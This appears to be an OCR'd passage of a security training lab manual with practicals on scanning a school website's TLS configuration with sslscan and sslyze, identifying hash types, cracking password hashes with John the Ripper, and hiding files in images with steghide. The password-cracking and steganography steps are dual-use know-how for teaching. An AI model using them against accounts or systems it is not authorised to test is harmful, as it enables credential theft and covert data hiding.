
```
  TLS Compression:
Compression disabled

  Heartbleed:
TLSv1.3 not vulnerable to heartbleed
TLSv1.2 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.3  256 bits  TLS_AES_256_GCM_SHA384         Curve 25519 DHE 253
Accepted  TLSv1.3  256 bits  TLS_CHACHA20_POLY1305_SHA256   Curve 25519 DHE 253
Accepted  TLSv1.3  128 bits  TLS_AES_128_GCM_SHA256         Curve 25519 DHE 253
Preferred TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256    Curve 25519 DHE 253
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-GCM-SHA384    Curve 25519 DHE 253
Accepted  TLSv1.2  256 bits  ECDHE-RSA-CHACHA20-POLY1305    Curve 25519 DHE 253
Accepted  TLSv1.2  128 bits  DHE-RSA-AES128-GCM-SHA256      DHE 2048 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-GCM-SHA384      DHE 2048 bits

  Server Key Exchange Group(s):
TLSv1.3  128 bits  secp256r1 (NIST P-256)
TLSv1.3  192 bits  secp384r1 (NIST P-384)
TLSv1.3  260 bits  secp521r1 (NIST P-521)
TLSv1.3  128 bits  x25519
TLSv1.3  224 bits  x448
TLSv1.2  128 bits  secp256r1 (NIST P-256)
TLSv1.2  192 bits  secp384r1 (NIST P-384)
```

```
TLSv1.3  224 bits  x448
TLSv1.2  128 bits  secp256r1 (NIST P-256)
TLSv1.2  192 bits  secp384r1 (NIST P-384)
TLSv1.2  260 bits  secp521r1 (NIST P-521)
TLSv1.2  128 bits  x25519
TLSv1.2  224 bits  x448

  Server Signature Algorithm(s):
TLSv1.3  rsa_pss_rsae_sha256
TLSv1.3  rsa_pss_rsae_sha384
TLSv1.3  rsa_pss_rsae_sha512
TLSv1.2  rsa_pkcs1_sha1
TLSv1.2  rsa_pkcs1_sha224
TLSv1.2  rsa_pkcs1_sha256
TLSv1.2  rsa_pkcs1_sha384
TLSv1.2  rsa_pkcs1_sha512
TLSv1.2  rsa_pss_rsae_sha256
TLSv1.2  rsa_pss_rsae_sha384
TLSv1.2  rsa_pss_rsae_sha512
```

```
  SSL Certificate:
    Certificate blob:
-----BEGIN CERTIFICATE-----
MIIGHDCCBQSgAwIBAgISBLYKiQW4MdlhkQp8zUTveSEOMA0GCSqGSIb3DQEBCwUA
MEoxCzAJBgNVBAYTAlVTMRYwFAYDVQQKEw1MZXQncyBFbmNyeXB0MSMwIQYDVQQD
ExpMZXQncyBFbmNyeXB0IEF1dGhvcml0eSBYMzAeFw0yMDA5MDcwNDM2MTFaFw0y
MDEyMDYwNDM2MTFaMCcxJTAjBgNVBAMTHGF1dG9kaXNjb3Zlci5oYWNrZXJzY2hv
b2wuaW4wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCWO0iQTzrTsuX6
87Vdp25qhbz4HZXs7DDQTQaRvoC5RtyNQK91cvaC/tmX9CKWboWpg7n2mmsGR1/6
IvER5zdRcY9YWQqxTXwsgxQccPlow0GeO6IGdtzQzAZjijnRAgXGhP5LrTCuqVcI
lNLflfkFanftCm/jN1OY+SJ2CyI2XirYcythHJfQbQullOMurlmQYQUM6XPL5lD5
Tj+gDNlN3ZjFTVYlncxMYh7cV2KrbGAE/A44itpNQnCyhh8XZjyJJaRwpcv4LdMp
inyx9G1c+9JiaCyDEY4NPnG4tmxEheDz1n+SmPGW8xEPoBoT6ltpENfTzM29JR3N
IhMQDnahAgMBAAGjggMdMIIDGTAOBgNVHQ8BAf8EBAMCBaAwHQYDVR0lBBYwFAYI
KwYBBQUHAwEGCCsGAQUFBwMCMAwGA1UdEwEB/wQCMAAwHQYDVR0OBBYEFGeteqkP
120IyNFKIMjXW+9Jz23OMB8GA1UdIwQYMBaAFKhKamMEfd265tE5t6ZFZe/zqOyh
MG8GCCsGAQUFBwEBBGMwYTAuBggrBgEFBQcwAYYiaHR0cDovL29jc3AuaW50LXgz
LmxldHNlbmNyeXB0Lm9yZzAvBggrBgEFBQcwAoYjaHR0cDovL2NlcnQuaW50LXgz
LmxldHNlbmNyeXB0Lm9yZy8wgdIGA1UdEQSByjCBx4IcYXV0b2Rpc2NvdmVyLmhh
Y2tlcnNjaG9vbC5pboIWY3BhbmVsLmhhY2tlcnNjaG9vbC5pboIbY3BjYWxlbmRh
cnMuaGFja2Vyc2Nob29sLmlughpjcGNvbnRhY3RzLmhhY2tlcnNjaG9vbC5pboIP
aGFja2Vyc2Nob29sLmlughd3ZWJkaXNrLmhhY2tlcnNjaG9vbC5pboIXd2VibWFp
bC5oYWNrZXJzY2hvb2wuaW6CE3d3dy5oYWNrZXJzY2hvb2wuaW4wTAYDVR0gBEUw
QzAIBgZngQwBAgEwNwYLKwYBBAGC3xMBAQEwKDAmBggrBgEFBQcCARYaaHR0cDov
L2Nwcy5sZXRzZW5jcnlwdC5vcmcwggEEBgorBgEEAdZ5AgQCBIH1BIHyAPAAdwDw
laRZ8gDRgkAQLS+TiI6tS/4dR+OZ4dA0prCoqo6ycwAAAXRnEIq7AAAEAwBIMEYC
IQDtUBaE4afcJRbmBsnD+895CMUf9RKQ3sn1o9LFOU4FcwIhAMvs2vR+UNMsU0rT
TU7qUwbkoKt3yRlejzklrMZHGayyAHUAsh4FzIuizYogTodm+Su5iiUgZ2va+nDn
sklTLe+LkF4AAAF0ZxCMpwAABAMARjBEAiALRcgAQZ7aw2oyUvT9Bq/u1SYUWUoe
zcHgUYpzHd7Z0AIgbcv5WJOlP7eq2Ryf3X0yyJFn3mif8Kh8MtZ69PcBtQ4wDQYJ
KoZIhvcNAQELBQADggEBAFF1Vaj81ee/7oymPTNNqJIePRcvG2pgaAuHAwlPLeCJ
o67961jmhygSiA+AaKGokb087cC0t7B8L2nui1fKw8yIIGDttHv+xlxAuB67v6Ea
afjD7Y1a59t9Iy9XWSwtthRyV7coiNUx0prFMm9+0Mb+/78l1J6mzSn1gxXUvH/B
yRQ/B45QOq3jlFBdO3ciQWKfCtVuhOE2E7l6RD9//CZRPi7rv0IA10iYl4FkXQSG
FXYo1C9g7l1ojUORWMPrJmCvi/Cv5pZ37MdacYm7tETrABtQKuiuo2cjhTrDUcsx
```



```
HGZ0IsvGnszWRQulAg683RBRchV1sAYIp2uj7mkOO7k=
-----END CERTIFICATE-----
    Version: 2
    Serial Number: 04:b6:0a:89:05:b8:31:d9:61:91:0a:7c:cd:44:ef:79
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: /C=US/O=Let's Encrypt/CN=Let's Encrypt Authority X3
    Not valid before: Sep  7 04:36:11 2020 GMT
    Not valid after: Dec  6 04:36:11 2020 GMT
    Subject: /CN=autodiscover.hackerschool.in
    Public Key Algorithm: NULL
    RSA Public Key: (2048 bit)
      RSA Public-Key: (2048 bit)
      Modulus:
          00:96:3b:48:90:4f:3a:d3:b2:e5:fa:f3:b5:5d:a7:
          6e:6a:85:bc:f8:1d:95:ec:ec:30:d0:4d:06:91:be:
          80:b9:46:dc:8d:40:af:75:72:f6:82:fe:d9:97:f4:
          22:96:6e:85:a9:83:b9:f6:9a:6b:06:47:5f:fa:22:
          f1:11:e7:37:51:71:8f:58:59:0a:b1:4d:7c:2c:83:
          14:1c:70:f9:68:c3:41:9e:3b:a2:06:76:dc:d0:cc:
          06:63:8a:39:d1:02:05:c6:84:fe:4b:ad:30:ae:a9:
          57:08:94:d2:df:95:f9:05:6a:77:ed:0a:6f:e3:37:
          53:98:f9:22:76:0b:22:36:5e:2a:d8:73:2b:61:1c:
          97:d0:6d:0b:a5:94:e3:2e:ae:59:90:61:05:0c:e9:
          73:cb:e6:50:f9:4e:3f:a0:0c:d9:4d:dd:98:c5:4d:
          56:25:9d:cc:4c:62:1e:dc:57:62:ab:6c:60:04:fc:
          0e:38:8a:da:4d:42:70:b2:86:1f:17:66:3c:89:25:
          a4:70:a5:cb:f8:2d:d3:29:8a:7c:b1:f4:6d:5c:fb:
          d2:62:68:2c:83:11:8e:0d:3e:71:b8:b6:6c:44:85:
          e0:f3:d6:7f:92:98:f1:96:f3:11:0f:a0:1a:13:ea:
          5b:69:10:d7:d3:cc:cd:bd:25:1d:cd:22:13:10:0e:
          76:a1
      Exponent: 65537 (0x10001)
    X509v3 Extensions:
      X509v3 Key Usage: critical
        Digital Signature, Key Encipherment
```


X509v3 Certificate Policies:
Policy: 2.23.140.1.2.1
Policy: 1.3.6.1.4.1.44947.1.1.1
CPS: http://cps.letsencrypt.org
CT Precertificate SCTs:
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : F0:95:A4:59:F2:00:D1:82:40:10:2D:2F:93:88:8E:AD:
4B:FE:1D:47:E3:99:E1:D0:34:A6:B0:A8:AA:8E:B2:73
Timestamp : Sep 7 05:36:11.451 2020 GMT
Extensions: none
Signature : ecdsa-with-SHA256
30:46:02:21:00:ED:50:16:84:E1:A7:DC:25:16:E6:06:
C9:C3:FB:CF:79:08:C5:1F:F5:12:90:DE:C9:F5:A3:D2:
C5:39:4E:05:73:02:21:00:CB:EC:DA:F4:7E:50:D3:2C:
53:4A:D3:4D:4E:EA:53:06:E4:A0:AB:77:C9:19:5E:8F:
39:25:AC:C6:47:19:AC:B2
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : B2:1E:05:CC:8B:A2:CD:8A:20:4E:87:66:F9:2B:B9:8A:
25:20:67:6B:DA:FA:70:E7:B2:49:53:2D:EF:8B:90:5E
Timestamp : Sep 7 05:36:11.943 2020 GMT
Extensions: none
Signature : ecdsa-with-SHA256
30:44:02:20:0B:45:C8:00:41:9E:DA:C3:6A:32:52:F4:
FD:06:AF:EE:D5:26:14:59:4A:1E:CD:C1:E0:51:8A:73:
1D:DE:D9:D0:02:20:6D:CB:F9:58:93:A5:3F:B7:AA:D9:
1C:9F:DD:7D:32:C8:91:67:DE:68:9F:F0:A8:7C:32:D6:
7A:F4:F7:01:B5:0E
Verify Certificate:
unable to get local issuer certificate
SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength: 2048

Practical 4: Identifying misconfigurations on the web server.

Description: In this practical you will learn how to analyze the SSL configuration of a server by connecting to it and identify mis-configurations affecting their SSL servers, using the sslyze tool.


Step 1: Execute below command to analyze web servers and identify misconfigurations.

```
┌─[user@parrot]─[~]
└──╼ $sslyze --regular www.hackerschool.in

CHECKING HOST(S) AVAILABILITY
-----------------------------

  www.hackerschool.in:443                       => 50.87.26.106




SCAN RESULTS FOR WWW.HACKERSCHOOL.IN:443 - 50.87.26.106
---------------------------------------------------

* TLS 1.3 Cipher suites:
    Attempted to connect using 5 cipher suites.

    The server accepted the following 3 cipher suites:
       TLS_CHACHA20_POLY1305_SHA256                 256       ECDH: x25519 (253 bits)
       TLS_AES_256_GCM_SHA384                       256       ECDH: x25519 (253 bits)
       TLS_AES_128_GCM_SHA256                       128       ECDH: x25519 (253 bits)

    The group of cipher suites supported by the server has the following properties:
      Forward Secrecy                   OK - Supported
      Legacy RC4 Algorithm              OK - Not Supported

    The server is configured to prefer the following cipher suite:
       TLS_AES_256_GCM_SHA384                       256       ECDH: x25519 (253 bits)


* Session Renegotiation:
      Client-initiated Renegotiation:    OK - Rejected
      Secure Renegotiation:              OK - Supported
```

Practical 5: Identifying Hash algorithms for given hash value

Description: In this practical you will learn how to create hash value for information that may be files or words and identify which hash algorithm is used to create the hash you have, using the hash-identifier tool.


Execute hash-identifier command on terminal and provide hash value to identify the algorithm used to generate the concerned hash.



Practical 6: Cracking encrypted passwords using John the ripper

Description: In this practical you will learn how to use John the ripper tool for cracking different hashed passwords. This tool will generate hashes for the words in the wordlist that you have given or by default it has, and compare those hashes with the hash value you have provided to the tool. It can crack different hash formats.

Web applications store passwords in the form of hashes. To retrieve actual password (plain-text) from the hash value, we can take the help of **John the ripper**. Executing the below command with necessary options will perform a rainbow attack against wordlist to identify the actual password.




Practical 7: Steghide

Description: In this practical we will learn how to use steghide tool to hide small text files inside the image, and make it password protected.

Part 1: Embedding text file in jpg image

Step 1: Here we have two files on Desktop location, one is image file and another one is a text file. let us use these files to perform steganography.



Step 2: execute the following command in the terminal to see the different options available in steghide tool.

- **Command**: steghide --help

```
[user@parrot]-[~/Desktop]
 $steghide --help
steghide version 0.5.1

the first argument must be one of the following:
 embed, --embed          embed data
 extract, --extract      extract data
 info, --info            display information about a cover- or stego-file
   info <filename>       display information about <filename>
 encinfo, --encinfo      display a list of supported encryption algorithms
 version, --version      display version information
 license, --license      display steghide's license
 help, --help            display this usage information

embedding options:
 -ef, --embedfile        select file to be embedded
   -ef <filename>        embed the file <filename>
 -cf, --coverfile        select cover-file
   -cf <filename>        embed into the file <filename>
 -p, --passphrase        specify passphrase
   -p <passphrase>       use <passphrase> to embed data
 -sf, --stegofile        select stego file
   -sf <filename>        write result to <filename> instead of cover-file
 -e, --encryption        select encryption parameters
   -e <a>[<m>]|<m>[<a>]  specify an encryption algorithm and/or mode
```

Step 3: To hide the **sample.txt** file in **rush.jpg** execute the following command in the terminal.


- **Command**: steghide --embed -ef sample.text -cf rush.jpg -sf stegimg.jpg
- **Syntax**: steghide --embed -ef <location of text file> -cf <location of image file> -sf <location of output file>
    - **--embed**: used for hiding one file in another
    - **-ef**: path of file which we want to hide
    - **-cf**: path of file in which we want to hide
    - **-sf**: path of file where we want to save the output

```
┌─[user@parrot]─[~/Desktop]
└──╼ $steghide --embed -ef sample.txt -cf rush.jpg -sf stegimg.jpg
```

Step 4: After executing the above command it will ask for setting up a password. Enter you password

```
┌─[user@parrot]─[~/Desktop]
└──╼ $steghide --embed -ef sample.txt -cf rush.jpg -sf stegimg.jpg
Enter passphrase:
Re-Enter passphrase:
```

Step 5: After setting password it will create the output image file that has a text file embedded in it.




Part 2: Extracting text file from jpg image

Step 1: Execute the following command to extract the embedded text file from the stegimg.jpg

- **Command**: steghide –extract -sf stegimg.jpg
- **Syntax**: steghide –extract -sf <location of steganographic file>
    - **--extract**: to extract file from the steganographic file
    - **-sf**: path of steganographic file

```
[user@parrot]-[~/Desktop]
    $steghide --extract -sf stegimg.jpg
```

Step 2: Now it will ask for the password, enter the password that we set during the creation of stegfile.



Step 3: After entering the correct password, it will extract the text file from the stegfile image.